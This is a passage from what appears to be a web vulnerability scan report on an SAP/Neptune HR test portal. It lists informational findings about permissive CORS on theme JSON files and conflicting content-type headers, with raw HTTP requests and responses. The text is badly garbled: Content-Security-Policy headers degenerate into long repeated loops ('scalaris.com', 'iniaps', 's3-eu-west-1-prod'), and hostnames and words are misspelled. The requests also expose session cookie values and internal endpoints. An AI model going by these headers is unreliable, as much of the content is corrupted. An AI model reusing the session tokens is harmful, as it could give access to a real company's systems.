https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
Connection: close
        sap_m_Bar_AppHeight": "3333px"
       __sap_m_Bar_HeaderHeight": "68px",
_sap_m_Bar_MinHeightForHeader": "3401px",
_sap_m_BusyDialog_IndicatorMargin": "1.5rem 0",
_sap_m_BusyDialog_IndicatorMarg
   .[SNIP]...
```

27.4. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json

## Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json

## Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal_zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal_zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

## Response 1

```
HTTP/1.1 200 OK
Date: 20220714 060225 CET
Server: Anache
X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 47171
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
last-modified: Fri, 20 May 2022 10:23:31 GMT
sap-dms: KW
ms-author-via: DAV
sap-cache-control: +86400
sap-isc-etag: 0EE26F8F2C521EDCB684DCAE2C188CB5 sap-isc-uagent: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://api.recast.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://api.recast.ai/ ga
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://d.sqlaris.com/443 https://maxcdn.bootstrapcdn.com/https://scalaris.com/ttps://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalaris.com/https://scalari
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
      "sapBrandColor": "#3079BF",
"sapHighlightColor": "#265f96",
      "sapBaseColor": "#fff",
"sapShellColor": "#fff",
      "sapBackgroundColor": "#f9f9fd",
    "sapFontFamily": "\"72full\", Arial, Helvetica, sa
..เรNIP1...
```

27.5. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json

### Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal_zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

## Response 1

```
HTTP/1.1 200 OK
Date: 20220714 060226 CET
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1: mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 6673
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:33 GMT
sap-dms: KW
ms-author-via: DAV
sap-cache-control: +86400
sap-isc-etag: 0EE26F8F2C521EDCB684DCAE2C1A0CB5
sap-isc-uagent: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://proprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/.443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-w
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
       sap_ui_layout_ColumnLayout_formColumnMaxXL": "4",
      sap_ui_layout_ColumnLayout_formColumnMaxL": "3",
_sap_ui_layout_ColumnLayout_formColumnMaxM": "2",
        sap_ui_layout_ColumnLayout_formColumnM
   .[SNIP]..
```

# 27.6. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json

## Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json

## Request 1

Path:

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json HTTP/1.1
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt· 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

#### Response 1

```
HTTP/1.1 200 OK
Date: 20220714 060228 CET
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 6448
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
last-modified: Fri, 20 May 2022 10:23:35 GMT
sap-dms: KW
ms-author-via: DAV
sap-cache-control: +86400
sap-isc-etag: 0EE26F8F2C521EDCB684DCD620878CB5 sap-isc-uagent: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://sacounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://* boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.googleapis.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
     _sap_ui_table_BaseSize": "2rem",
     sap ui table BaseSizeCozy": "3rem",
     sap_ui_table_BaseSizeCompact": "2rem"
     sap_ui_table_BaseSizeCondensed": "1.5rem",
     sap_ui_table_BaseBorderWidth":
  .[SNIP]..
```

## 27.7. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight /library-parameters.json

#### Summary

Information Severity: Confidence: Certain Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalguartzlight/UI5/sap/ui/unified/themes/zalguartzlight/library-parameters.ison

#### Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

### Response 1

```
HTTP/1.1 200 OK
Date: 20220714 060227 CET
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 8395
dxp-sap: 21100006
x-user-logon-language: E access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:35 GMT
sap-dms: KW
ms-author-via: DAV
sap-cache-control: +86400
sap-isc-etag: 0EE26F8F2C521EDCB684DCFE91B28CB5
sap-isc-uagent: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://icense.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://* hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://accounts.ondemand.com/ https://alcors.azurewebsites.net/ https://oipin.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://t.zalaris.com/443 https://saputo.iniaps.insaputo.iniaps.insaputo.iniaps.insaputo.iniaps.insaputo.inians.iniaps.insaputo.iniaps.insaputo.inians.iniaps.iniaps.insaputo.inians.iniaps.iniaps.iniaps.insaputo.inians.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.iniaps.i
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://uis.sap.com/; style-src 'self' 'unsafe-inline' https://sapuis.hana.ondemand.com https://* zalaris.com:443
https://paksch.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://pose.typekit.net/ https://paksch.bootstrapcdn.com/ttps://chis.cloudflare.com/https://pose.typekit.net/ https://p.typekit.net/ https://pisc.cloudflare.com/ttps://sapui5.hana.ondemand.com/https://c.zalaris.com:443 https://maxcdn.bootstrapcdn.com/https://fonts.gstatic.com/
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
        _sap_ui_unified_CalendarLegend_sapUiUnifiedLegendWorkingDay": "#fff",
_sap_ui_unified_CalendarLegend_sapUiUnifiedLegendNonWorkingDay": "#f7f7f7",
_sap_ui_unified_ColorPicker_CircleSize": "13px
```

# 28. Multiple content types specified

There are 8 instances of this issue:

```
• /neptune/ZMFP DASH ESS LVREQ OVERVIEW.view.js
```

## Issue background

If a response specifies multiple incompatible content types, then the browser will usually analyze the response and attempt to determine the actual MIME type of its content. This can have unexpected results, and if the content contains any user-controllable data may lead to cross-site scripting or other client-side vulnerabilities.

In most cases, the presence of multiple incompatible content type statements does not constitute a security flaw, particularly if the response contains static content. You should review the contents of affected responses, and the context in which they appear, to determine whether any vulnerability exists

#### Issue remediation

<sup>• /</sup>neptune/ZMFP\_DASH\_ESS\_NEXT\_SALARY.view.js

<sup>• /</sup>neptune/ZMFP\_DASH\_ESS\_OTHER\_QUOTAS.view.js

 <sup>/</sup>neptune/ZMFP\_DASH\_ESS\_PAID\_VACATION.view.js

<sup>/</sup>neptune/ZMFP\_DASH\_ESS\_SICKNESS.view.js

<sup>/</sup>neptune/ZMFP\_DASH\_ESS\_TIME\_REG.view.js/neptune/ZMFP\_DASH\_ESS\_TRAVEL\_PAID.view.js

 <sup>/</sup>neptune/ZMFP\_DASH\_ESS\_TRVL\_PROCESS.view.js

For every response containing a message body, the application should include a single Content-type header that correctly and unambiguously states the MIME type of the content in the response body

#### References

· Web Security Academy: Cross-site scripting

#### Vulnerability classifications

- CWE-436: Interpretation Conflict
- CAPEC-63: Cross-Site Scripting (XSS)

## 28.1. https://testportal.zalaris.com/neptune/ZMFP\_DASH\_ESS\_LVREQ\_OVERVIEW.view.js

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/ZMFP\_DASH\_ESS\_LVREQ\_OVERVIEW.view.js

#### Issue detail

The response contains multiple Content-type statements which are incompatible with one another. The following statements were received:

- · content-type: application/javascript; charset=utf-8
- text/html;charset=UTF-8

## Request 1

GET /neptune/ZMFP\_DASH\_ESS\_LVREQ\_OVERVIEW.view.js HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:47:42 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/javascript; charset=utf-8 Content-Length: 1010266

dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220329183341 cache-control: no-store x-frame-options: SAMEORIGIN

san-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com.443 h https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://sap.recast.ai/ gap-https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://jogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://jogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://jogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://jogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://jogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sapui5.hana.ondemand.com/ http https://\*.zalaris.com:443 